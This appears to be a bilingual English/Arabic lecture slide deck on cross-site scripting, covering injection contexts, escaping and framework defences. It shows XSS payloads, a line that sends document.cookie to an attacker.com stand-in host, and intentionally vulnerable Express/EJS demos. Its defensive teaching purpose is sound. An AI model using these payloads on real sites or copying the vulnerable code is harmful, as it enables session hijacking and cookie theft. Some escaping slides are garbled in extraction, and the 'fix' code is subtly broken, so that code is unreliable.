




Cross Site Scripting (XSS)

البرمجة النصية عبر المواقع (XSS)

The header features a dark purple background with a large, light purple circle and a smaller, light purple semi-circle. A vertical pink rectangle is positioned on the right side.

Samy worm

Same origin policy prevents crossorigin DOM manipulation

يمنع نهج الأصل نفسه التلاعب ب DOM عبر الأصل

- So, attacker.com is not allowed to do this:

► لذلك ، لا يسمح attacker.com بالقيام بذلك:

```
<iframe src='https://bank.com'></iframe>
<script>
  window.frames[0].forms[0].addEventListener('submit', () => {
    // Haha, got your username and password!
  })
</script>
```

XSS is a "code injection" vulnerability

XSS هي ثغرة أمنية في "حقن التعليمات البرمجية"

- ▶ Code injection is caused when **untrusted user data** unexpectedly becomes **code**
- ▶ Any code that combines a command with user data is susceptible.
- ▶ In **cross site scripting (XSS)**, the unexpected code is JavaScript in an HTML document
- ▶ In **SQL injection**, the unexpected code is extra SQL commands included a SQL query string


- ▶ يحدث حقن التعليمات البرمجية عندما تصبح بيانات المستخدم غير الموثوق بها رمزا بشكل غير متوقع
- ▶ أي رمز يجمع بين أمر وبيانات المستخدم يكون عرضة للخطر.
- ▶ في البرمجة النصية عبر المواقع (XSS)، تكون التعليمات البرمجية غير المتوقعة هي JavaScript في HTML مستند
- ▶ في حقن SQL، تكون التعليمات البرمجية غير المتوقعة عبارة عن أوامر SQL إضافية مضمنة سلسلة استعلام SQL

XSS is a "code injection" vulnerability

XSS هي ثغرة أمنية في "حقن التعليمات البرمجية"

- ▶ If successful, attacker gains the ability to do anything the target can do through their browser
 - ▶ Can view/exfiltrate their cookies
 - ▶ Can send any HTTP request to the site, with the user's cookies!

- ▶ إذا نجحت ، يكتسب المهاجم القدرة على فعل أي شيء يمكن أن يفعله الهدف من خلال متصفحه
- ▶ يمكن عرض / استخراج ملفات تعريف الارتباط الخاصة بهم
- ▶ يمكن إرسال أي طلب HTTP إلى الموقع ، مع ملفات تعريف الارتباط الخاصة بالمستخدم!



A large, rounded rectangular search bar with a thin gray border. On the left side, there is a small magnifying glass icon. On the right side, there is a small microphone icon.

Google Search

I'm Feeling Lucky

[Discover tools](#) to help manage your digital wellbeing

Benign Search

البحث الحميد

- ▶ User input: hey there
- ▶ URL: example.com/?search=hey%20there
 - ▶ encodeURIComponent
- ▶ Server input: hey there
 - ▶ decodeURIComponent
- ▶ Resulting page:

`<p>Search result for hey there</p>`

URL Encoding

ترميز عنوان URL

Character	EncodeURIComponent	
Space	%20	
'	%27	
"	%22	
;	%3b	
&	%26	
<	%3c	
>	%3e	

Malicious Search

البحث الضار

- ▶ User input: `<script>alert(document.cookie)</script>`
- ▶ URL: `example.com/?search=%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E`
- ▶ Server input: `<script>alert(document.cookie)</script>`
- ▶ Resulting page:

```
<p>Search result for  
<script>alert(document.cookie)</script></p>
```

Session hijacking with XSS

اختطاف الجلسة باستخدام XSS

- ▶ ماذا لو كان موقع الويب عرضة ل XSS؟
- ▶ يمكن للمهاجم إدخال التعليمات البرمجية الخاصة به في صفحة الويب
- ▶ At this point, they can easily exfiltrate the user's cookie في هذه المرحلة ، يمكنهم بسهولة تسلل ملف تعريف الارتباط الخاص بالمستخدم

```
<script>  
  new Image().src = 'https://attacker.com/steal?cookie=' + document.cookie  
</script>
```

Malicious Search

البحث الضار

► Resulting page:

```
<p>Search result for <script> new Image().src = 'https://attacker.com/steal?cookie=' +  
document.cookie </script></p>
```

Reflected XSS Attack | Demo


هجوم XSS المنعكس | عرض

```
app.get('/', (req, res) => {  
  const { source } = req.query  
  res.send(`  
    <h1>  
    ${source ? `Hi ${source} reader!` : ''}  
    Login to your bank account:  
    </h1>  
    ...  
  `)  
})
```

Reflected XSS Attack | Demo | Fix

هجوم XSS المنعكس | عرض توضيحي | ضبط


```
const htmlEscape = require('html-escape')
app.get('/', (req, res) => {
  const { source } = htmlEscape(req.query.source)
  res.send(`
    <h1>
    ${source ? `Hi ${source} reader!` : ''}
    Login to your bank account:
    </h1>
    ...
  `)
})
```



Never trust the client

لا تثق أبدا بالعميل

Percentage likelihood that at least one serious* vulnerability will appear in a website



2017

A01:2017-Injection

A02:2017-Broken Authentication

A03:2017-Sensitive Data Exposure

A04:2017-XML External Entities (XXE)

A05:2017-Broken Access Control

A06:2017-Security Misconfiguration

A07:2017-Cross-Site Scripting (XSS)

A08:2017-Insecure Deserialization

A09:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

(New) A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

(New) A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

Why is XSS so Prevalent?

لماذا XSS منتشر جدا؟

- ▶ Data can be used in many different contexts
 - ▶ The web has so many different languages!
 - ▶ Even within HTML, there are at least 5 contexts to understand!
 - ▶ Each context has different "control characters"
 - ▶ Some contexts have very complicated rules!
 - ▶ If you slip up in even one place, you're completely vulnerable
- ▶ يمكن استخدام البيانات في العديد من السياقات المختلفة
 - ▶ يحتوي الويب على العديد من اللغات المختلفة!
 - ▶ حتى داخل HTML، هناك ما لا يقل عن ٥ سياقات لفهمها!
 - ▶ كل سياق له "أحرف تحكم" مختلفة
 - ▶ بعض السياقات لها قواعد معقدة للغاية!
 - ▶ إذا انزلقت حتى في مكان واحد ، فأنت ضعيف تماما

Reflected XSS vs. Stored XSS

XSS المنعكس مقابل XSS المخزن

▶ In **reflected XSS**, the attack code is placed into the HTTP request itself

- ▶ **Attacker goal:** find a URL that you can make target visit that includes your attack code
- ▶ Limitation: Attack code must be added to the **URL path** or **query parameters**

▶ In **stored XSS**, the attack code is persisted into the database

- ▶ **Attacker goal:** Use **any means** to get attack code into the database
- ▶ Once there, server includes it in all pages sent to clients

▶ في XSS المنعكس، يتم وضع رمز الهجوم في طلب HTTP نفسه

▶ هدف المهاجم: ابحث عن عنوان URL يمكنك من زيارته المستهدفة التي تتضمن رمز الهجوم الخاص بك

▶ القيود: يجب إضافة شفرة الهجوم إلى مسار عنوان URL أو معلمات طلب البحث

▶ في XSS المخزنة، يستمر رمز الهجوم في قاعدة البيانات

▶ هدف المهاجم: استخدم أي وسيلة للحصول على رمز الهجوم في قاعدة البيانات

▶ بمجرد الوصول إلى هناك، يقوم الخادم بتضمينه في جميع الصفحات المرسلة إلى العملاء

HTML Elements

HTML عناصر

- ▶ HTML template:

```
<p>Search result for USER_DATA_HERE</p>
```

- ▶ User input: `<script>alert(document.cookie)</script>`

- ▶ Resulting page (no escaping):

```
<p>Search result for  
<script>alert(document.cookie)</script></p>
```

HTML Elements

عناصر HTML

- ▶ **HTML template:**

`<p>Search result for USER_DATA_HERE</p>`

- ▶ **What is the fix?**

- ▶ Change all < to <

- ▶ Change all & to &

- ▶ Important: **<style>** and **<script>** have different rules!

HTML Elements

HTML عناصر

- ▶ HTML template:

`<p>Search result for USER_DATA_HERE</p>`

- ▶ User input: `<script>alert(document.cookie)</script>`

- ▶ Resulting page (escaping `<` and `&`):

`<p>Search result for
<script>alert(document.cookie)</script></p>`

HTML Attributes

HTML سمات

- ▶ Example:

```
<img src='avatar.png' alt='Feross Aboukhadijeh' />
```

- ▶ HTML template:

```
<img src='avatar.png' alt='USER_DATA_HERE' />
```

- ▶ User input: Feross' onload='alert(document.cookie)

- ▶ Resulting page (no escaping):

```
<img src='avatar.png'  
alt='Feross' onload='alert(document.cookie)' />
```

HTML Attributes

HTML سمات

- ▶ HTML template:

```
<img src='avatar.png' alt='USER_DATA_HERE' />
```

- ▶ User input: Feross' onload='alert(document.cookie)
- ▶ Resulting page (escaping ', ", and &):

```
<img src='avatar.png'  
alt='Feross&apos; onload=&apos;alert(document.cookie)' />
```

HTML Attributes

HTML سمات

- ▶ HTML template:

```
<img src='avatar.png' alt='USER_DATA_HERE' />
```

- ▶ Fix:

- ▶ Change all ' to '
- ▶ Change all " to "
- ▶ Change all & to &

```
<img src='avatar.png'  
alt='Feross' onload='alert(document.cookie)' />
```

HTML Attributes without Quotes

- ▶ HTML template:

```
<img src=avatar.png alt=USER_DATA_HERE />
```

- ▶ User input: Feross onload=alert(document.cookie)
- ▶ Resulting page (escaping ' and " and &):

```
<img src=avatar.png alt=Feross  
onload=alert(document.cookie) />
```

- ▶ **Fix?**

- ▶ Always quote attributes!
- ▶ Unquoted attributes can be broken out of with many characters, including space, %, *, +, ,, -, /, :, <, =, >, ^, and |

HTML Attributes with special meaning

سمات HTML ذات معنى خاص

- ▶ For most attributes, escaping attributes is sufficient
 - ▶ But, beware certain attributes like **src** and **href**!
 - ▶ e.g. `<script src='USER_DATA_HERE'></script>` can never be safe, even if you escape the attribute value
 - ▶ Watch out for **data:** and **javascript:** URLs!
- ▶ بالنسبة لمعظم السمات ، يكون الهروب من السمات كافيا
 - ▶ لكن احذر من سمات معينة مثل `src` و `href`!
 - ▶ على سبيل المثال ، `<script src='USER_DATA_HERE'></script>`
 - ▶ لا يمكن أن يكون آمنا أبدا ، حتى لو كنت الهروب من قيمة السمة
 - ▶ احترس من البيانات: و `javascript:` عناوين URL!

Demo: navigate to a data: URL

العرض التوضيحي: انتقل إلى بيانات: عنوان URL

- ▶ Visit this URL:
 - ▶ data:text/html, `<script>alert('hi')</script>`
- ▶ Random fact. This is a useful URL to memorize:
 - ▶ data:text/html, `<html contenteditable></html>`

Demo: navigate to a javascript: URL

العرض التوضيحي: انتقل إلى جافا سكريبت: عنوان URL

► Visit this URL:

`javascript:alert(document.cookie)`

- Chrome and Firefox strip **javascript:** when you paste text in URL bar

- Safari just prevents **javascript:** URLs unless you enable a setting

► قم بزيارة عنوان URL هذا:

`javascript:alert(document.cookie)`

- شريط جافا سكريبت في Chrome و Firefox: عند لصق نص في شريط URL

- يمنع Safari فقط جافا سكريبت: عناوين URL ما لم تقم بتمكين أحد الإعدادات

Data: and Javascript: URL

البيانات: وجافا سكريبت: URL

- ▶ Legacy way to run JavaScript in response to a click:

الطريقة القديمة لتشغيل JavaScript استجابة لنقرة: ▶

- ▶ `<a href='javascript:alert("hi")'>Say hi</a>` ▶

- ▶ Save an HTTP request in an HTML page:

حفظ طلب HTTP في صفحة HTML: ▶

- ▶ `<img src='data:image/png;base64,iVBORw0KGgoAAAA...' />` ▶

- ▶ Save an HTTP request in a CSS file:

حفظ طلب HTTP في ملف CSS: ▶

- ▶ `body { background-image: url(data:image/png;base64,iVBORw...); }` ▶

Beware

احترس

- ▶ Let user choose a URL, get JavaScript execution: السماح للمستخدم باختيار عنوان URL، والحصول على تنفيذ JavaScript:
 - ▶ `<a href='javascript:alert(document.cookie)'>Say hi</a>`
- ▶ Let user choose a page to iframe, get JavaScript execution: السماح للمستخدم باختيار صفحة لتنفيذ iframe، والحصول على تنفيذ JavaScript
 - ▶ `<iframe src='data:text/html,<script>alert(document.cookie)</script>'></iframe>`
- ▶ Let user choose a script, get JavaScript execution (obviously): السماح للمستخدم باختيار برنامج نصي، والحصول على تنفيذ JavaScript (من الواضح):
 - ▶ `<script src='data:application/javascript,alert(document.cookie) '></script>`

One More Note

ملاحظة أخرى

- ▶ HTML template: ▶ قالب: HTML
 - ▶ `<div onmouseover='handleHover(USER_DATA_HERE) '></div>` ▶
- ▶ User input: `); alert(document.cookie` ▶ مدخلات المستخدم: تنبيه (document.cookie)
- ▶ Resulting page (escaping ' and "): ▶ الصفحة الناتجة (الهروب ' و "):
 - ▶ `<div onmouseover='handleHover(); alert(document.cookie) '></div>` ▶
- ▶ Escaping just ' and " is not enough here! ▶ الهروب فقط " و " لا يكفي هنا!

Script elements

عناصر البرنامج النصي

► Example:

```
<script>  
  let username = 'Feross Aboukhadijeh'  
  alert(`Hi there, ${username}`)  
</script>
```

Script Template

- ▶ HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- ▶ User input: Feross'; alert(document.cookie); //

```
<script>
  let username = 'Feross'; alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

Script Template

- ▶ HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- ▶ User input: Feross\'; alert(document.cookie); //

```
<script>
  let username = 'Feross\'; alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

Script Template

- ▶ HTML template:

```
<script>
  let username = 'USER_DATA_HERE'
  alert(`Hi there, ${username}`)
</script>
```

- ▶ User input: Feross\\'; alert(document.cookie); //

```
<script>
  let username = 'Feross\\'; alert(document.cookie); //'
  alert(`Hi there, ${username}`)
</script>
```

HTML Attributes

- ▶ HTML template:

```
<img src='avatar.png' alt='USER_DATA_HERE' />
```

- ▶ Fix:

- ▶ Change all ' to '
- ▶ Change all " to "
- ▶ Change all & to &

```
<img src='avatar.png'  
alt='Feross' onload='alert(document.cookie)' />
```

Char	Taken Value	ASCII Value	Char	Taken Value	ASCII Value
0	0	48	.	75	46
to	to	to	/	76	47
9	9	57	:	76	58
A	10	65	;	78	59
to	to	to	<	79	60
Z	35	90	=	80	61
a	36	97	>	81	62
to	to	to	?	82	63
z	61	122	@	83	64
!	62	33	[	84	91

Injecting down vs. injecting up

الحقن لأسفل مقابل الحقن

- ▶ **Injecting down:** Create a new nested context ▶ الحقن لأسفل: إنشاء سياق متداخل جديد
- ▶ **Injecting up:** End the current context to go to a higher context ▶ الحقن: إنهاء السياق الحالي للانتقال إلى سياق أعلى

XSS defenses

دفاعات XSS

- ▶ **Remember:** Code injection is caused when untrusted user data unexpectedly becomes code
- ▶ A better name for **Cross Site Scripting** would be "**HTML Injection**"
- ▶ **Goal:** need to "escape" or "sanitize" user input before combining it with code (the HTML template)

Where untrusted data comes from

مصدر البيانات غير الموثوق بها

- ▶ HTTP request from user
▶ طلب HTTP من المستخدم
- ▶ Query parameters, form fields, headers, cookies, file uploads
▶ معلومات الاستعلام وحقول النماذج والرؤوس وملفات تعريف الارتباط وتحميلات الملفات
- ▶ Data from a database
▶ البيانات من قاعدة بيانات
- ▶ Who knows how the data got into the database? Do not trust.
▶ من يدري كيف وصلت البيانات إلى قاعدة البيانات؟ لا تثق.
- ▶ Third-party services
▶ خدمات الطرف الثالث
- ▶ Who knows if it's safe?
▶ من يدري ما إذا كان آمناً؟
- ▶ Even if it is, what if the service gets hacked and starts sending unsafe data?
▶ حتى لو كان الأمر كذلك ، ماذا لو تم اختراق الخدمة وبدأت في إرسال بيانات غير آمنة؟

When to escape?

متى تهرب؟

- ▶ On the way into the database, or on the way out at render time?
 - ▶ Always: on the way out, at render time
- ▶ Why?
- ▶ Even if you are sure that you control all possible ways for data to get into the database, you don't know in advance what context the data will appear in
 - ▶ Different contexts have different "control characters" (characters that need to be escaped)

- ▶ في الطريق إلى قاعدة البيانات ، أو في طريقك للخروج في وقت العرض؟
- ▶ دائما: في طريقه للخروج ، في وقت العرض
- ▶ لماذا؟
- ▶ حتى إذا كنت متأكدا من أنك تتحكم في جميع الطرق الممكنة للوصول إلى البيانات في
- ▶ قاعدة البيانات ، لا تعرف مسبقا السياق الذي ستظهر فيه البيانات
- ▶ السياقات المختلفة لها "أحرف تحكم" مختلفة (أحرف تحتاج إلى الهروب منها)

How to escape user input?

كيف تهرب من مدخلات المستخدم؟

- ▶ Use your framework's built-in HTML escaping functionality
 - ▶ Linus's Law: "Given enough eyeballs, all bugs are shallow"
 - ▶ Not always true. Sometimes everybody is trusting each other, and hence some bugs get skipped and continue unnoticed.
 - ▶ If/when bugs are found, you'll get the fix for free!
- ▶ Also, make sure you know the contexts where it is safe to use the output
- ▶ e.g. don't use an HTML escaping function and put the output into a **<script>** tag or an HTML comment

- ▶ استخدم وظيفة الهروب من HTML المضمنة في إطار العمل الخاص بك
- ▶ قانون لينوس: "بالنظر إلى ما يكفي من مقل العيون ، فإن جميع الحشرات ضحلة"
- ▶ ليس صحيحا دائما. في بعض الأحيان يثق الجميع ببعضهم البعض ، وبالتالي يتم تخطي بعض الأخطاء وتستمر دون أن يلاحظها أحد.
- ▶ إذا تم العثور على أخطاء ، فستحصل على الإصلاح مجانا!
- ▶ تأكد أيضا من معرفة السياقات التي يكون فيها استخدام الإخراج آمنا
- ▶ على سبيل المثال ، لا تستخدم دالة الهروب من HTML وتضع الإخراج في
- ▶ **> > script** أو تعليق HTML

Escaping with EJS

الهروب مع EJS

- ▶ EJS template:

```
<% if (user) { %>
  <h2>
    <%= user.name %>
  </h2>
<% } %>
```

- ▶ Server code:

```
res.render('template-name', { user })
```

Case study: React

دراسة حالة: React

- ▶ The obvious path automatically escapes the HTML:

```
const input = '<h1>Hi</h1>'
const component = <div>{input}</div>
```

- ▶ Even explicitly setting innerHTML won't cause XSS:

```
const input = '<h1>Hi</h1>'
const component = <div innerHTML={input} />
```

يهرب المسار الواضح تلقائياً من HTML: ▶

حتى إعداد innerHTML بشكل صريح لن يتسبب في XSS: ▶

Case study: React

دراسة حالة: React

- ▶ This is the solution in React:

▶ هذا هو الحل في React:

```
const html = '<h1>Hi</h1>'
const component = <div dangerouslySetInnerHTML={{ __html: html }} />
```

- ▶ **Key idea:** Dangerous code should look dangerous!
الفكرة الرئيسية: يجب أن تبدو الكود الخطير خطيرة!
- ▶ **Goal:** Everyone who looks at this code should be like "gross, can we refactor this to not need **dangerouslySetInnerHTML?**" and/or scrutinize the code very closely
الهدف: يجب أن يكون كل من ينظر إلى هذا الرمز مثل "إجمالي ، هل يمكننا إعادة بناء هذا حتى لا نحتاج إلى **DangerouslySetInnerHTML**؟" و / أو فحص الكود عن كثب

Demo: EJS escaping

عرض توضيحي: EJS يهرب

- It's way too easy to make a mistake with EJS

► من السهل جدا ارتكاب خطأ مع EJS

```
const express = require('express')
const ejs = require('ejs')
const app = express()
app.get('/', (req, res) => {
  const name = req.query.name || 'unnamed person'
  const template = `
    <h1>Hi, <%= name %>.</h1>
    <p>Welcome to our site, <%- name %>!</p> <!-- unsafe! -->
  `

  const html = ejs.render(template, { name })
  res.send(html)
})
app.listen(4000)
```

EJS has many confusing tag prefixes

يحتوي EJS على العديد من بادئات العلامات المربكة

- ▶ `<%` 'Scriptlet' tag, for control-flow, no output
- ▶ `<%=` 'Whitespace Slurping' Scriptlet tag, strips all whitespace before it
- ▶ `<%=` Outputs the value into the template (HTML escaped)
- ▶ `<%-` Outputs the unescaped value into the template
- ▶ `<%#` Comment tag, no execution, no output
- ▶ `<%%` Outputs a literal '`<%`'
- ▶ `%>` Plain ending tag
- ▶ `-%>` Trim-mode ('newline slurp') tag, trims following newline
- ▶ `_%>` 'Whitespace Slurping' ending tag, removes all whitespace after it

▶ علامة "`Scriptlet`" ، لتدفق التحكم ، بدون إخراج

▶ علامة "`_` المسافة البيضاء التهام" ، تجريد كل المسافات البيضاء قبلها

▶ إخراج القيمة في القالب (تم الخروج من HTML)

▶ إخراج القيمة غير الهروب في القالب

▶ علامة التعليق ، لا تنفيذ ، لا إخراج

▶ إخراج حرفية "`%>`"

▶ علامة النهاية العادية

▶ وضع القطع ('`newline slurp`' ، يقطع بعد `newline`

▶ علامة النهاية "`Whitespace Slurping`" ، تزيل كل المسافات البيضاء بعدها

Realization: XSS is going to happen

إدراك: XSS سيحدث

- ▶ XSS is one of the most common vulnerabilities
- ▶ What if we accept that XSS will happen to our site?
- ▶ How can we defend our site's users even in the presence of XSS?
 - ▶ Remember: With XSS, attacker code is running in the same page as the user's data (cookies, other private data)
